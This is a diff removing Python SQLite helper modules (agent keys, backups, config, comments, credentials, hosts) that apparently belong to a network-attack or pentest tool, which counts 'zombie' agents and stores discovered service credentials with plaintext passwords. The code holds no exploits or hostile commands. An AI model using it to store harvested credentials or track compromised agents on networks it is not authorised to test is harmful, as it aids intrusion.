Rotation: disable old active key (rotated_at), insert new one in version+1 active=1.
|
||||
Returns the new version.
|
||||
"""
|
||||
with self.base.transaction():
|
||||
# Disable existing active key
|
||||
self.base.execute("""
|
||||
UPDATE agent_keys
|
||||
SET active=0, rotated_at=CURRENT_TIMESTAMP
|
||||
WHERE agent_id=? AND active=1
|
||||
""", (agent_id,))
|
||||
# Insert new
|
||||
v = self._next_key_version(agent_id)
|
||||
self.base.execute("""
|
||||
INSERT INTO agent_keys(agent_id, key_b64, version, active)
|
||||
VALUES(?,?,?,1)
|
||||
""", (agent_id, new_key_b64, v))
|
||||
return v
|
||||
|
||||
def revoke_keys(self, agent_id: str) -> int:
|
||||
"""
|
||||
Total revocation: active=0 + revoked_at now for all agent keys.
|
||||
Returns the number of affected rows.
|
||||
"""
|
||||
return self.base.execute("""
|
||||
UPDATE agent_keys
|
||||
SET active=0, revoked_at=CURRENT_TIMESTAMP
|
||||
WHERE agent_id=? AND active=1
|
||||
""", (agent_id,))
|
||||
|
||||
def verify_client_key(self, agent_id: str, key_b64: str) -> bool:
|
||||
"""True if the provided key matches an active key for this agent"""
|
||||
row = self.base.query_one("""
|
||||
SELECT 1 FROM agent_keys
|
||||
WHERE agent_id=? AND key_b64=? AND active=1
|
||||
LIMIT 1
|
||||
""", (agent_id, key_b64))
|
||||
return bool(row)
|
||||
|
||||
def migrate_keys_from_file(self, json_path: str) -> int:
|
||||
"""
|
||||
One-shot migration from a keys.json in format {agent_id: key_b64}.
|
||||
For each agent: if no active key, create it in version 1.
|
||||
Returns the number of keys inserted.
|
||||
"""
|
||||
if not json_path or not os.path.exists(json_path):
|
||||
return 0
|
||||
inserted = 0
|
||||
try:
|
||||
with open(json_path, "r", encoding="utf-8") as f:
|
||||
data = json.load(f)
|
||||
if not isinstance(data, dict):
|
||||
return 0
|
||||
with self.base.transaction():
|
||||
for agent_id, key_b64 in data.items():
|
||||
if not self.get_active_key(agent_id):
|
||||
self.save_new_key(agent_id, key_b64)
|
||||
inserted += 1
|
||||
except Exception:
|
||||
pass
|
||||
return inserted
|
||||
|
||||
# =========================================================================
|
||||
# HELPER METHODS
|
||||
# =========================================================================
|
||||
|
||||
def _refresh_zombie_counter(self) -> None:
|
||||
"""
|
||||
Update stats.zombie_count with the number of online agents.
|
||||
Won't fail if the column doesn't exist yet.
|
||||
"""
|
||||
try:
|
||||
row = self.base.query_one("SELECT COUNT(*) AS c FROM agents WHERE LOWER(status)='online';")
|
||||
count = int(row['c'] if row else 0)
|
||||
updated = self.base.execute("UPDATE stats SET zombie_count=? WHERE id=1;", (count,))
|
||||
if not updated:
|
||||
# Ensure singleton row exists
|
||||
self.base.execute("INSERT OR IGNORE INTO stats(id) VALUES(1);")
|
||||
self.base.execute("UPDATE stats SET zombie_count=? WHERE id=1;", (count,))
|
||||
except sqlite3.OperationalError:
|
||||
# Column absent: add it properly and retry
|
||||
try:
|
||||
self.base.execute("ALTER TABLE stats ADD COLUMN zombie_count INTEGER DEFAULT 0;")
|
||||
self.base.execute("UPDATE stats SET zombie_count=0 WHERE id=1;")
|
||||
row = self.base.query_one("SELECT COUNT(*) AS c FROM agents WHERE LOWER(status)='online';")
|
||||
count = int(row['c'] if row else 0)
|
||||
self.base.execute("UPDATE stats SET zombie_count=? WHERE id=1;", (count,))
|
||||
except Exception:
|
||||
pass
|
||||
@@ -1,76 +0,0 @@
|
||||
# db_utils/backups.py
|
||||
# Backup registry and management operations
|
||||
|
||||
from typing import Any, Dict, List
|
||||
import logging
|
||||
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="db_utils.backups", level=logging.DEBUG)
|
||||
|
||||
|
||||
class BackupOps:
|
||||
"""Backup registry and management operations"""
|
||||
|
||||
def __init__(self, base):
|
||||
self.base = base
|
||||
|
||||
def create_tables(self):
|
||||
"""Create backups registry table"""
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS backups (
|
||||
id INTEGER PRIMARY KEY AUTOINCREMENT,
|
||||
filename TEXT UNIQUE NOT NULL,
|
||||
description TEXT,
|
||||
date TEXT,
|
||||
type TEXT DEFAULT 'User Backup',
|
||||
is_default INTEGER DEFAULT 0,
|
||||
is_restore INTEGER DEFAULT 0,
|
||||
is_github INTEGER DEFAULT 0,
|
||||
created_at TEXT DEFAULT CURRENT_TIMESTAMP
|
||||
);
|
||||
""")
|
||||
logger.debug("Backups table created/verified")
|
||||
|
||||
# =========================================================================
|
||||
# BACKUP OPERATIONS
|
||||
# =========================================================================
|
||||
|
||||
def add_backup(self, filename: str, description: str, date: str,
|
||||
type_: str = "User Backup", is_default: bool = False,
|
||||
is_restore: bool = False, is_github: bool = False):
|
||||
"""Insert or update a backup registry entry"""
|
||||
self.base.execute("""
|
||||
INSERT INTO backups(filename,description,date,type,is_default,is_restore,is_github)
|
||||
VALUES(?,?,?,?,?,?,?)
|
||||
ON CONFLICT(filename) DO UPDATE SET
|
||||
description=excluded.description,
|
||||
date=excluded.date,
|
||||
type=excluded.type,
|
||||
is_default=excluded.is_default,
|
||||
is_restore=excluded.is_restore,
|
||||
is_github=excluded.is_github;
|
||||
""", (filename, description, date, type_, int(is_default),
|
||||
int(is_restore), int(is_github)))
|
||||
|
||||
def list_backups(self) -> List[Dict[str, Any]]:
|
||||
"""List all backups ordered by date descending"""
|
||||
return self.base.query("""
|
||||
SELECT filename, description, date, type,
|
||||
is_default, is_restore, is_github
|
||||
FROM backups
|
||||
ORDER BY date DESC;
|
||||
""")
|
||||
|
||||
def delete_backup(self, filename: str) -> None:
|
||||
"""Delete a backup entry by filename"""
|
||||
self.base.execute("DELETE FROM backups WHERE filename=?;", (filename,))
|
||||
|
||||
def clear_default_backup(self) -> None:
|
||||
"""Clear the default flag on all backups"""
|
||||
self.base.execute("UPDATE backups SET is_default=0;")
|
||||
|
||||
def set_default_backup(self, filename: str) -> None:
|
||||
"""Set the default flag on a specific backup"""
|
||||
self.clear_default_backup()
|
||||
self.base.execute("UPDATE backups SET is_default=1 WHERE filename=?;", (filename,))
|
||||
@@ -1,159 +0,0 @@
|
||||
# db_utils/base.py
|
||||
# Base database connection and transaction management
|
||||
|
||||
import sqlite3
|
||||
import time
|
||||
from contextlib import contextmanager
|
||||
from threading import RLock
|
||||
from typing import Any, Dict, Iterable, List, Optional, Tuple
|
||||
import logging
|
||||
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="db_utils.base", level=logging.DEBUG)
|
||||
|
||||
|
||||
class DatabaseBase:
|
||||
"""
|
||||
Base database manager providing connection, transaction, and query primitives.
|
||||
All specialized operation modules inherit access to these primitives.
|
||||
"""
|
||||
|
||||
def __init__(self, db_path: str):
|
||||
self.db_path = db_path
|
||||
|
||||
# Connection with optimized settings for constrained devices (e.g., Raspberry Pi)
|
||||
self._conn = sqlite3.connect(
|
||||
self.db_path,
|
||||
check_same_thread=False,
|
||||
isolation_level=None # Autocommit mode (we manage transactions explicitly)
|
||||
)
|
||||
self._conn.row_factory = sqlite3.Row
|
||||
self._lock = RLock()
|
||||
|
||||
# Small in-process cache for frequently refreshed UI counters
|
||||
self._cache_ttl = 5.0 # seconds
|
||||
self._stats_cache = {'data': None, 'timestamp': 0}
|
||||
|
||||
# Apply PRAGMA tuning
|
||||
with self._lock:
|
||||
cur = self._conn.cursor()
|
||||
# Optimize SQLite for Raspberry Pi / flash storage
|
||||
cur.execute("PRAGMA journal_mode=WAL;")
|
||||
cur.execute("PRAGMA synchronous=NORMAL;")
|
||||
cur.execute("PRAGMA foreign_keys=ON;")
|
||||
cur.execute("PRAGMA cache_size=2000;") # Increase page cache
|
||||
cur.execute("PRAGMA temp_store=MEMORY;") # Use RAM for temporary objects
|
||||
cur.close()
|
||||
|
||||
logger.info(f"DatabaseBase initialized: {db_path}")
|
||||
|
||||
# =========================================================================
|
||||
# CORE CONCURRENCY + SQL PRIMITIVES
|
||||
# =========================================================================
|
||||
|
||||
@contextmanager
|
||||
def _cursor(self):
|
||||
"""Thread-safe cursor context manager"""
|
||||
with self._lock:
|
||||
cur = self._conn.cursor()
|
||||
try:
|
||||
yield cur
|
||||
finally:
|
||||
cur.close()
|
||||
|
||||
@contextmanager
|
||||
def transaction(self, immediate: bool = True):
|
||||
"""Transactional block with automatic rollback on error"""
|
||||
with self._lock:
|
||||
try:
|
||||
self._conn.execute("BEGIN IMMEDIATE;" if immediate else "BEGIN;")
|
||||
yield
|
||||
self._conn.execute("COMMIT;")
|
||||
except Exception:
|
||||
self._conn.execute("ROLLBACK;")
|
||||
raise
|
||||
|
||||
def execute(self, sql: str, params: Iterable[Any] = (), many: bool = False) -> int:
|
||||
"""Execute a DML statement. Supports batch mode via `many=True`"""
|
||||
with self._cursor() as c:
|
||||
if many and params and isinstance(params, (list, tuple)) and isinstance(params[0], (list, tuple)):
|
||||
c.executemany(sql, params)
|
||||
return c.rowcount if c.rowcount is not None else 0
|
||||
c.execute(sql, params)
|
||||
return c.rowcount if c.rowcount is not None else 0
|
||||
|
||||
def executemany(self, sql: str, seq_of_params: Iterable[Iterable[Any]]) -> int:
|
||||
"""Convenience wrapper around `execute(..., many=True)`"""
|
||||
return self.execute(sql, seq_of_params, many=True)
|
||||
|
||||
def query(self, sql: str, params: Iterable[Any] = ()) -> List[Dict[str, Any]]:
|
||||
"""Execute a SELECT and return rows as list[dict]"""
|
||||
with self._cursor() as c:
|
||||
c.execute(sql, params)
|
||||
rows = c.fetchall()
|
||||
return [dict(r) for r in rows]
|
||||
|
||||
def query_one(self, sql: str, params: Iterable[Any] = ()) -> Optional[Dict[str, Any]]:
|
||||
"""Execute a SELECT and return a single row as dict (or None)"""
|
||||
with self._cursor() as c:
|
||||
c.execute(sql, params)
|
||||
row = c.fetchone()
|
||||
return dict(row) if row else None
|
||||
|
||||
# =========================================================================
|
||||
# CACHE MANAGEMENT
|
||||
# =========================================================================
|
||||
|
||||
def invalidate_stats_cache(self):
|
||||
"""Invalidate the small in-memory stats cache"""
|
||||
self._stats_cache = {'data': None, 'timestamp': 0}
|
||||
|
||||
# =========================================================================
|
||||
# SCHEMA HELPERS
|
||||
# =========================================================================
|
||||
|
||||
def _table_exists(self, name: str) -> bool:
|
||||
"""Return True if a table exists in the current database"""
|
||||
row = self.query("SELECT name FROM sqlite_master WHERE type='table' AND name=?", (name,))
|
||||
return bool(row)
|
||||
|
||||
def _column_names(self, table: str) -> List[str]:
|
||||
"""Return a list of column names for a given table (empty if table missing)"""
|
||||
with self._cursor() as c:
|
||||
c.execute(f"PRAGMA table_info({table});")
|
||||
return [r[1] for r in c.fetchall()]
|
||||
|
||||
def _ensure_column(self, table: str, column: str, ddl: str) -> None:
|
||||
"""Add a column with the provided DDL if it does not exist yet"""
|
||||
cols = self._column_names(table) if self._table_exists(table) else []
|
||||
if column not in cols:
|
||||
self.execute(f"ALTER TABLE {table} ADD COLUMN {ddl};")
|
||||
|
||||
# =========================================================================
|
||||
# MAINTENANCE OPERATIONS
|
||||
# =========================================================================
|
||||
|
||||
def checkpoint(self, mode: str = "TRUNCATE") -> Tuple[int, int, int]:
|
||||
"""
|
||||
Force a WAL checkpoint. Returns (busy, log_frames, checkpointed_frames).
|
||||
mode ∈ {PASSIVE, FULL, RESTART, TRUNCATE}
|
||||
"""
|
||||
mode = (mode or "PASSIVE").upper()
|
||||
if mode not in {"PASSIVE", "FULL", "RESTART", "TRUNCATE"}:
|
||||
mode = "PASSIVE"
|
||||
with self._cursor() as c:
|
||||
c.execute(f"PRAGMA wal_checkpoint({mode});")
|
||||
row = c.fetchone()
|
||||
if not row:
|
||||
return (0, 0, 0)
|
||||
vals = tuple(row)
|
||||
return (int(vals[0]), int(vals[1]), int(vals[2]))
|
||||
|
||||
def optimize(self) -> None:
|
||||
"""Run PRAGMA optimize to help the query planner update statistics"""
|
||||
self.execute("PRAGMA optimize;")
|
||||
|
||||
def vacuum(self) -> None:
|
||||
"""Vacuum the database to reclaim space (use sparingly on flash media)"""
|
||||
self.execute("VACUUM;")
|
||||
@@ -1,126 +0,0 @@
|
||||
# db_utils/comments.py
|
||||
# Comment and status message operations
|
||||
|
||||
import json
|
||||
import os
|
||||
from typing import Any, Dict, List, Optional, Tuple
|
||||
import logging
|
||||
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="db_utils.comments", level=logging.DEBUG)
|
||||
|
||||
|
||||
class CommentOps:
|
||||
"""Comment and status message management operations"""
|
||||
|
||||
def __init__(self, base):
|
||||
self.base = base
|
||||
|
||||
def create_tables(self):
|
||||
"""Create comments table"""
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS comments (
|
||||
id INTEGER PRIMARY KEY AUTOINCREMENT,
|
||||
text TEXT NOT NULL,
|
||||
status TEXT NOT NULL,
|
||||
theme TEXT DEFAULT 'general',
|
||||
lang TEXT DEFAULT 'fr',
|
||||
weight INTEGER DEFAULT 1,
|
||||
created_at TEXT DEFAULT CURRENT_TIMESTAMP
|
||||
);
|
||||
""")
|
||||
|
||||
try:
|
||||
self.base.execute("""
|
||||
CREATE UNIQUE INDEX IF NOT EXISTS uq_comments_dedup
|
||||
ON comments(text, status, theme, lang);
|
||||
""")
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
logger.debug("Comments table created/verified")
|
||||
|
||||
# =========================================================================
|
||||
# COMMENT OPERATIONS
|
||||
# =========================================================================
|
||||
|
||||
def count_comments(self) -> int:
|
||||
"""Return total number of comment rows"""
|
||||
row = self.base.query_one("SELECT COUNT(1) c FROM comments;")
|
||||
return int(row["c"]) if row else 0
|
||||
|
||||
def insert_comments(self, comments: List[Tuple[str, str, str, str, int]]):
|
||||
"""Batch insert of comments (dedup via UNIQUE or INSERT OR IGNORE semantics)"""
|
||||
if not comments:
|
||||
return
|
||||
self.base.executemany(
|
||||
"INSERT OR IGNORE INTO comments(text,status,theme,lang,weight) VALUES(?,?,?,?,?)",
|
||||
comments
|
||||
)
|
||||
|
||||
def import_comments_from_json(
|
||||
self,
|
||||
json_path: str,
|
||||
lang: Optional[str] = None,
|
||||
default_theme: str = "general",
|
||||
default_weight: int = 1,
|
||||
clear_existing: bool = False
|
||||
) -> int:
|
||||
"""
|
||||
Import comments from a JSON mapping {status: [strings]}.
|
||||
Lang is auto-detected from args, shared_data.lang, or filename.
|
||||
"""
|
||||
if not json_path or not os.path.exists(json_path):
|
||||
return 0
|
||||
try:
|
||||
with open(json_path, "r", encoding="utf-8") as f:
|
||||
data = json.load(f)
|
||||
except Exception:
|
||||
return 0
|
||||
|
||||
if not isinstance(data, dict):
|
||||
return 0
|
||||
|
||||
# Determine language
|
||||
if not lang:
|
||||
# From filename (comments.xx.json)
|
||||
base = os.path.basename(json_path).lower()
|
||||
if "comments." in base:
|
||||
parts = base.split(".")
|
||||
if len(parts) >= 3:
|
||||
lang = parts[-2]
|
||||
|
||||
# Fallback
|
||||
lang = (lang or "en").lower()
|
||||
|
||||
rows: List[Tuple[str, str, str, str, int]] = []
|
||||
for status, items in data.items():
|
||||
if not isinstance(items, list):
|
||||
continue
|
||||
for txt in items:
|
||||
t = str(txt).strip()
|
||||
if not t:
|
||||
continue
|
||||
rows.append((t, str(status), str(status), lang, int(default_weight)))
|
||||
|
||||
if not rows:
|
||||
return 0
|
||||
|
||||
with self.base.transaction(immediate=True):
|
||||
if clear_existing:
|
||||
self.base.execute("DELETE FROM comments;")
|
||||
self.insert_comments(rows)
|
||||
|
||||
return len(rows)
|
||||
|
||||
def random_comment_for(self, status: str, lang: str = "en") -> Optional[Dict[str, Any]]:
|
||||
"""Pick a random comment for the given status/language"""
|
||||
rows = self.base.query("""
|
||||
SELECT id, text, status, theme, lang, weight
|
||||
FROM comments
|
||||
WHERE status=? AND lang=?
|
||||
ORDER BY RANDOM()
|
||||
LIMIT 1;
|
||||
""", (status, lang))
|
||||
return rows[0] if rows else None
|
||||
@@ -1,63 +0,0 @@
|
||||
# db_utils/config.py
|
||||
# Configuration management operations
|
||||
|
||||
import json
|
||||
import ast
|
||||
from typing import Any, Dict
|
||||
import logging
|
||||
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="db_utils.config", level=logging.DEBUG)
|
||||
|
||||
|
||||
class ConfigOps:
|
||||
"""Configuration key-value store operations"""
|
||||
|
||||
def __init__(self, base):
|
||||
self.base = base
|
||||
|
||||
def create_tables(self):
|
||||
"""Create config table"""
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS config (
|
||||
key TEXT PRIMARY KEY,
|
||||
value TEXT
|
||||
);
|
||||
""")
|
||||
logger.debug("Config table created/verified")
|
||||
|
||||
def get_config(self) -> Dict[str, Any]:
|
||||
"""Load config as typed dict (tries JSON, then literal_eval, then raw)"""
|
||||
rows = self.base.query("SELECT key, value FROM config;")
|
||||
out: Dict[str, Any] = {}
|
||||
for r in rows:
|
||||
k = r["key"]
|
||||
raw = r["value"]
|
||||
try:
|
||||
v = json.loads(raw)
|
||||
except Exception:
|
||||
try:
|
||||
v = ast.literal_eval(raw)
|
||||
except Exception:
|
||||
v = raw
|
||||
out[k] = v
|
||||
return out
|
||||
|
||||
def save_config(self, config: Dict[str, Any]) -> None:
|
||||
"""Save the full config mapping to the database (JSON-serialized)"""
|
||||
if not config:
|
||||
return
|
||||
pairs = []
|
||||
for k, v in config.items():
|
||||
try:
|
||||
s = json.dumps(v, ensure_ascii=False)
|
||||
except Exception:
|
||||
s = json.dumps(str(v), ensure_ascii=False)
|
||||
pairs.append((str(k), s))
|
||||
|
||||
with self.base.transaction():
|
||||
self.base.execute("DELETE FROM config;")
|
||||
self.base.executemany("INSERT INTO config(key,value) VALUES(?,?);", pairs)
|
||||
|
||||
logger.info(f"Saved {len(pairs)} config entries")
|
||||
@@ -1,124 +0,0 @@
|
||||
# db_utils/credentials.py
|
||||
# Credential storage and management operations
|
||||
|
||||
import json
|
||||
import sqlite3
|
||||
from typing import Any, Dict, List, Optional
|
||||
import logging
|
||||
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="db_utils.credentials", level=logging.DEBUG)
|
||||
|
||||
|
||||
class CredentialOps:
|
||||
"""Credential storage and retrieval operations"""
|
||||
|
||||
def __init__(self, base):
|
||||
self.base = base
|
||||
|
||||
def create_tables(self):
|
||||
"""Create credentials table"""
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS creds (
|
||||
id INTEGER PRIMARY KEY AUTOINCREMENT,
|
||||
service TEXT NOT NULL,
|
||||
mac_address TEXT,
|
||||
ip TEXT,
|
||||
hostname TEXT,
|
||||
"user" TEXT,
|
||||
"password" TEXT,
|
||||
port INTEGER,
|
||||
"database" TEXT,
|
||||
extra TEXT,
|
||||
first_seen TEXT DEFAULT CURRENT_TIMESTAMP,
|
||||
last_seen TEXT DEFAULT CURRENT_TIMESTAMP
|
||||
);
|
||||
""")
|
||||
|
||||
# Indexes to support real UPSERT and dedup
|
||||
try:
|
||||
self.base.execute("""
|
||||
CREATE UNIQUE INDEX IF NOT EXISTS uq_creds_identity
|
||||
ON creds(service, mac_address, ip, "user", "database", port);
|
||||
""")
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
# Optional NULL-safe dedup guard for future rows
|
||||
try:
|
||||
self.base.execute("""
|
||||
CREATE UNIQUE INDEX IF NOT EXISTS uq_creds_identity_norm
|
||||
ON creds(
|
||||
service,
|
||||
COALESCE(mac_address,''),
|
||||
COALESCE(ip,''),
|
||||
COALESCE("user",''),
|
||||
COALESCE("database",''),
|
||||
COALESCE(port,0)
|
||||
);
|
||||
""")
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
logger.debug("Credentials table created/verified")
|
||||
|
||||
# =========================================================================
|
||||
# CREDENTIAL OPERATIONS
|
||||
# =========================================================================
|
||||
|
||||
def insert_cred(self, service: str, mac: Optional[str] = None, ip: Optional[str] = None,
|
||||
hostname: Optional[str] = None, user: Optional[str] = None,
|
||||
password: Optional[str] = None, port: Optional[int] = None,
|
||||
database: Optional[str] = None, extra: Optional[Dict[str, Any]] = None):
|
||||
"""Insert or update a credential identity; last_seen is touched on update"""
|
||||
self.base.invalidate_stats_cache()
|
||||
|
||||
# NULL-safe normalization to keep a single identity form
|
||||
mac_n = mac or ""
|
||||
ip_n = ip or ""
|
||||
user_n = user or ""
|
||||
db_n = database or ""
|
||||
port_n = int(port or 0)
|
||||
js = json.dumps(extra, ensure_ascii=False) if extra else None
|
||||
|
||||
try:
|
||||
self.base.execute("""
|
||||
INSERT INTO creds(service,mac_address,ip,hostname,"user","password",port,"database",extra)
|
||||
VALUES(?,?,?,?,?,?,?,?,?)
|
||||
ON CONFLICT(service, mac_address, ip, "user", "database", port) DO UPDATE SET
|
||||
"password"=excluded."password",
|
||||
hostname=COALESCE(excluded.hostname, creds.hostname),
|
||||
last_seen=CURRENT_TIMESTAMP,
|
||||
extra=COALESCE(excluded.extra, creds.extra);
|
||||
""", (service, mac_n, ip_n, hostname, user_n, password, port_n, db_n, js))
|
||||
except sqlite3.OperationalError:
|
||||
# Fallback if unique index not available: manual upsert
|
||||
row = self.base.query_one("""
|
||||
SELECT id FROM creds
|
||||
WHERE service=? AND COALESCE(mac_address,'')=? AND COALESCE(ip,'')=?
|
||||
AND COALESCE("user",'')=? AND COALESCE("database",'')=? AND COALESCE(port,0)=?
|
||||
LIMIT 1
|
||||
""", (service, mac_n, ip_n, user_n, db_n, port_n))
|
||||
if row:
|
||||
self.base.execute("""
|
||||
UPDATE creds
|
||||
SET "password"=?,
|
||||
hostname=COALESCE(?, hostname),
|
||||
last_seen=CURRENT_TIMESTAMP,
|
||||
extra=COALESCE(?, extra)
|
||||
WHERE id=?
|
||||
""", (password, hostname, js, row["id"]))
|
||||
else:
|
||||
self.base.execute("""
|
||||
INSERT INTO creds(service,mac_address,ip,hostname,"user","password",port,"database",extra)
|
||||
VALUES(?,?,?,?,?,?,?,?,?)
|
||||
""", (service, mac_n, ip_n, hostname, user_n, password, port_n, db_n, js))
|
||||
|
||||
def list_creds_grouped(self) -> List[Dict[str, Any]]:
|
||||
"""List all credential rows grouped/sorted by service/ip/user/port for UI"""
|
||||
return self.base.query("""
|
||||
SELECT service, mac_address, ip, hostname, "user", "password", port, "database", last_seen
|
||||
FROM creds
|
||||
ORDER BY service, ip, "user", port
|
||||
""")
|
||||
@@ -1,480 +0,0 @@
|
||||
# db_utils/hosts.py
|
||||
# Host and network device management operations
|
||||
|
||||
import time
|
||||
import sqlite3
|
||||
from typing import Any, Dict, Iterable, List, Optional
|
||||
import logging
|
||||
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="db_utils.hosts", level=logging.DEBUG)
|
||||
|
||||
|
||||
class HostOps:
|
||||
"""Host management and tracking operations"""
|
||||
|
||||
def __init__(self, base):
|
||||
self.base = base
|
||||
|
||||
def create_tables(self):
|
||||
"""Create hosts and related tables"""
|
||||
# Main hosts table
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS hosts (
|
||||
mac_address TEXT PRIMARY KEY,
|
||||
ips TEXT,
|
||||
hostnames TEXT,
|
||||
alive INTEGER DEFAULT 0,
|
||||
ports TEXT,
|
||||
vendor TEXT,
|
||||
essid TEXT,
|
||||
previous_hostnames TEXT,
|
||||
previous_ips TEXT,
|
||||
previous_ports TEXT,
|
||||
previous_essids TEXT,
|
||||
first_seen INTEGER,
|
||||
last_seen INTEGER,
|
||||
updated_at TEXT DEFAULT CURRENT_TIMESTAMP
|
||||
);
|
||||
""")
|
||||
self.base.execute("CREATE INDEX IF NOT EXISTS idx_hosts_alive ON hosts(alive);")
|
||||
|
||||
# Hostname history table
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS hostnames_history(
|
||||
id INTEGER PRIMARY KEY AUTOINCREMENT,
|
||||
mac_address TEXT NOT NULL,
|
||||
hostname TEXT NOT NULL,
|
||||
first_seen TEXT DEFAULT CURRENT_TIMESTAMP,
|
||||
last_seen TEXT DEFAULT CURRENT_TIMESTAMP,
|
||||
is_current INTEGER DEFAULT 1,
|
||||
UNIQUE(mac_address, hostname)
|
||||
);
|
||||
""")
|
||||
|
||||
# Guarantee a single current hostname per MAC
|
||||
try:
|
||||
# One and only one "current" hostname row per MAC in history
|
||||
self.base.execute("""
|
||||
CREATE UNIQUE INDEX IF NOT EXISTS uq_hostname_current
|
||||
ON hostnames_history(mac_address)
|
||||
WHERE is_current=1;
|
||||
""")
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
# Uniqueness for real MACs only (allows legacy stubs in old DBs but our scanner no longer writes them)
|
||||
try:
|
||||
self.base.execute("""
|
||||
CREATE UNIQUE INDEX IF NOT EXISTS ux_hosts_real_mac
|
||||
ON hosts(mac_address)
|
||||
WHERE instr(mac_address, ':') > 0;
|
||||
""")
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
logger.debug("Hosts tables created/verified")
|
||||
|
||||
# =========================================================================
|
||||
# HOST CRUD OPERATIONS
|
||||
# =========================================================================
|
||||
|
||||
def get_all_hosts(self) -> List[Dict[str, Any]]:
|
||||
"""Get all hosts with current/previous IPs/ports/essids ordered by liveness then MAC"""
|
||||
return self.base.query("""
|
||||
SELECT mac_address, ips, previous_ips,
|
||||
hostnames, previous_hostnames,
|
||||
alive,
|
||||
ports, previous_ports,
|
||||
vendor, essid, previous_essids,
|
||||
first_seen, last_seen
|
||||
FROM hosts
|
||||
ORDER BY alive DESC, mac_address;
|
||||
""")
|
||||
|
||||
def update_host(self, mac_address: str, ips: Optional[str] = None,
|
||||
hostnames: Optional[str] = None, alive: Optional[int] = None,
|
||||
ports: Optional[str] = None, vendor: Optional[str] = None,
|
||||
essid: Optional[str] = None):
|
||||
"""
|
||||
Partial upsert of the host row. None/'' fields do not erase existing values.
|
||||
For automatic tracking of previous_* fields, use update_*_current helpers instead.
|
||||
"""
|
||||
# --- Hardening: normalize and guard ---
|
||||
# Always store normalized lowercase MACs; refuse 'ip:' stubs defensively.
|
||||
mac_address = (mac_address or "").strip().lower()
|
||||
if mac_address.startswith("ip:"):
|
||||
raise ValueError("stub MAC not allowed (scanner runs in no-stub mode)")
|
||||
|
||||
self.base.invalidate_stats_cache()
|
||||
|
||||
now = int(time.time())
|
||||
|
||||
self.base.execute("""
|
||||
INSERT INTO hosts(mac_address, ips, hostnames, alive, ports, vendor, essid,
|
||||
first_seen, last_seen, updated_at)
|
||||
VALUES(?, ?, ?, COALESCE(?, 0), ?, ?, ?, ?, ?, CURRENT_TIMESTAMP)
|
||||
ON CONFLICT(mac_address) DO UPDATE SET
|
||||
ips = COALESCE(NULLIF(excluded.ips, ''), hosts.ips),
|
||||
hostnames = COALESCE(NULLIF(excluded.hostnames, ''), hosts.hostnames),
|
||||
alive = COALESCE(excluded.alive, hosts.alive),
|
||||
ports = COALESCE(NULLIF(excluded.ports, ''), hosts.ports),
|
||||
vendor = COALESCE(NULLIF(excluded.vendor, ''), hosts.vendor),
|
||||
essid = COALESCE(NULLIF(excluded.essid, ''), hosts.essid),
|
||||
last_seen = ?,
|
||||
updated_at= CURRENT_TIMESTAMP;
|
||||
""", (mac_address, ips, hostnames, alive, ports, vendor, essid, now, now, now))
|
||||
|
||||
# =========================================================================
|
||||
# HOSTNAME OPERATIONS
|
||||
# =========================================================================
|
||||
|
||||
def update_hostname(self, mac_address: str, new_hostname: str):
|
||||
"""Update current hostname + track previous/current in both hosts and history tables"""
|
||||
new_hostname = (new_hostname or "").strip()
|
||||
if not new_hostname:
|
||||
return
|
||||
|
||||
with self.base.transaction(immediate=True):
|
||||
row = self.base.query(
|
||||
"SELECT hostnames, previous_hostnames FROM hosts WHERE mac_address=? LIMIT 1;",
|
||||
(mac_address,)
|
||||
)
|
||||
curr = (row[0]["hostnames"] or "") if row else ""
|
||||
prev = (row[0]["previous_hostnames"] or "") if row else ""
|
||||
|
||||
curr_list = [h for h in curr.split(';') if h]
|
||||
prev_list = [h for h in prev.split(';') if h]
|
||||
|
||||
if new_hostname in curr_list:
|
||||
curr_list = [new_hostname] + [h for h in curr_list if h != new_hostname]
|
||||
next_curr = ';'.join(curr_list)
|
||||
next_prev = ';'.join(prev_list)
|
||||
else:
|
||||
merged_prev = list(dict.fromkeys(curr_list + prev_list))[:50] # cap at 50
|
||||
next_curr = new_hostname
|
||||
next_prev = ';'.join(merged_prev)
|
||||
|
||||
self.base.execute("""
|
||||
INSERT INTO hosts(mac_address, hostnames, previous_hostnames, updated_at)
|
||||
VALUES(?,?,?,CURRENT_TIMESTAMP)
|
||||
ON CONFLICT(mac_address) DO UPDATE SET
|
||||
hostnames = excluded.hostnames,
|
||||
previous_hostnames = excluded.previous_hostnames,
|
||||
updated_at = CURRENT_TIMESTAMP;
|
||||
""", (mac_address, next_curr, next_prev))
|
||||
|
||||
# Update hostname history table
|
||||
self.base.execute("""
|
||||
UPDATE hostnames_history
|
||||
SET is_current=0, last_seen=CURRENT_TIMESTAMP
|
||||
WHERE mac_address=? AND is_current=1;
|
||||
""", (mac_address,))
|
||||
|
||||
self.base.execute("""
|
||||
INSERT INTO hostnames_history(mac_address, hostname, is_current)
|
||||
VALUES(?,?,1)
|
||||
ON CONFLICT(mac_address, hostname) DO UPDATE SET
|
||||
is_current=1, last_seen=CURRENT_TIMESTAMP;
|
||||
""", (mac_address, new_hostname))
|
||||
|
||||
def get_current_hostname(self, mac_address: str) -> Optional[str]:
|
||||
"""Get the current hostname from history when available; fallback to hosts.hostnames"""
|
||||
row = self.base.query("""
|
||||
SELECT hostname FROM hostnames_history
|
||||
WHERE mac_address=? AND is_current=1 LIMIT 1;
|
||||
""", (mac_address,))
|
||||
if row:
|
||||
return row[0]["hostname"]
|
||||
|
||||
row = self.base.query("SELECT hostnames FROM hosts WHERE mac_address=? LIMIT 1;", (mac_address,))
|
||||
